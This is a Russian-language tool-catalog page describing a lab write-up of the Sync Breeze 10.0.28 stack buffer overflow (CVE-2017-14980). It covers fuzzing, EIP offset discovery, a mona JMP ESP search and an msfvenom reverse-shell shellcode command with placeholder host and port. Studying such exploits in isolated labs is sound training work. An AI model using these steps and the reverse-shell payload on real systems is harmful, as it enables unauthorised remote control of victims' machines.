

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2017-14980 — Изучение классической уязвимости переполнения буфера на основе стека в контролируемой лабораторной среде в образовательных целях. | Kitploit
Инструменты/GitHubGitHub/godoy-sec/cve-2017-14980
ЭксплуатацияОтладчикиФаззингОбучение и ОбразованиеГенерация ШеллкодаРазработка Полезной НагрузкиЭксплуатация Бинарных ФайловЛаборатории и Практика
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

Изучение классической уязвимости переполнения буфера на основе стека в контролируемой лабораторной среде в образовательных целях.

1563 месяцев назадЕщё не проверено
Репозиторий
Поделиться

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - Исследование переполнения буфера

Цель

Изучение классической уязвимости переполнения буфера на стеке в контролируемой лабораторной среде в образовательных целях.

Цель проекта заключалась в том, чтобы лучше понять:

  • Фаззинг приложения
  • Анализ сбоев
  • Управление EIP
  • Выявление недопустимых символов
  • Порча памяти
  • Поток выполнения шеллкода
  • Базовая методология разработки эксплойтов

Среда

  • Виртуальная машина Windows 10
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

Настройка лаборатории

Первый шаг заключался в установке Sync Breeze Enterprise 10.0.28 в виртуальной машине Windows 10, настроенной для исследования уязвимостей и разработки эксплойтов.

Среда была изолирована для обеспечения безопасного и контролируемого тестирования.


Обе виртуальные машины (жертва и атакующий) были настроены с использованием режима Bridged Network Adapter, чтобы обеспечить прямое сетевое взаимодействие между системами в процессе эксплуатации.

Клиент Sync Breeze

Клиент Sync Breeze

Страница входа Sync Breeze

Страница входа Sync Breeze


Методология

1. Сбор информации

Инструменты отладки были настроены для анализа поведения приложения во время выполнения и наблюдения за условиями сбоя.


2. Фаззинг

Приложению отправлялись большие последовательности байтов, чтобы определить приблизительный размер буфера, необходимый для возникновения сбоя.


3. Подтверждение уязвимости

После определения порога сбоя приложение было протестировано снова с использованием найденного размера полезной нагрузки для подтверждения уязвимости.


4. Управление EIP

Точное смещение, необходимое для перезаписи указателя инструкций (EIP), было определено.

Сгенерируйте уникальный паттерн:

/usr/bin/msf-pattern_create -l <SIZE>

Определите смещение:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

Где:

  • <SIZE> = длина полезной нагрузки, обнаруженная во время фаззинга
  • <EIP_VALUE> = 4-байтовое значение, наблюдаемое при перезаписи EIP

Скриншот управления EIP

Управление EIP


5. Анализ недопустимых символов

Были выявлены недопустимые символы, чтобы определить, какие байты не могут быть безопасно обработаны приложением.

Файл недопустимых символов


6. Определение адреса возврата

Подходящая инструкция JMP ESP была найдена в модуле без включённого ASLR.

Перечисление загруженных модулей:

!mona modules

Поиск JMP ESP:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

Предпочтение отдавалось специфичным для приложения DLL-библиотекам из-за наличия статических адресов памяти.

Скриншот Mona JMP ESP

Mona JMP ESP


7. Тестирование выполнения

Поток выполнения полезной нагрузки был проверен, чтобы обеспечить корректную переадресацию на управляемый буфер.


8. Генерация шеллкода

Шеллкод был сгенерирован без учёта ранее выявленных недопустимых символов.

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

Перед шеллкодом была добавлена NOP-горка (\x90) для повышения надёжности выполнения полезной нагрузки.

Скриншот выполнения полезной нагрузки

Выполнение полезной нагрузки


9. Финальная разработка эксплойта

Финальный эксплойт был собран и успешно протестирован в изолированной лабораторной среде.

Отказ от ответственности

Этот проект был разработан строго в образовательных и исследовательских целях в изолированной лабораторной среде.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




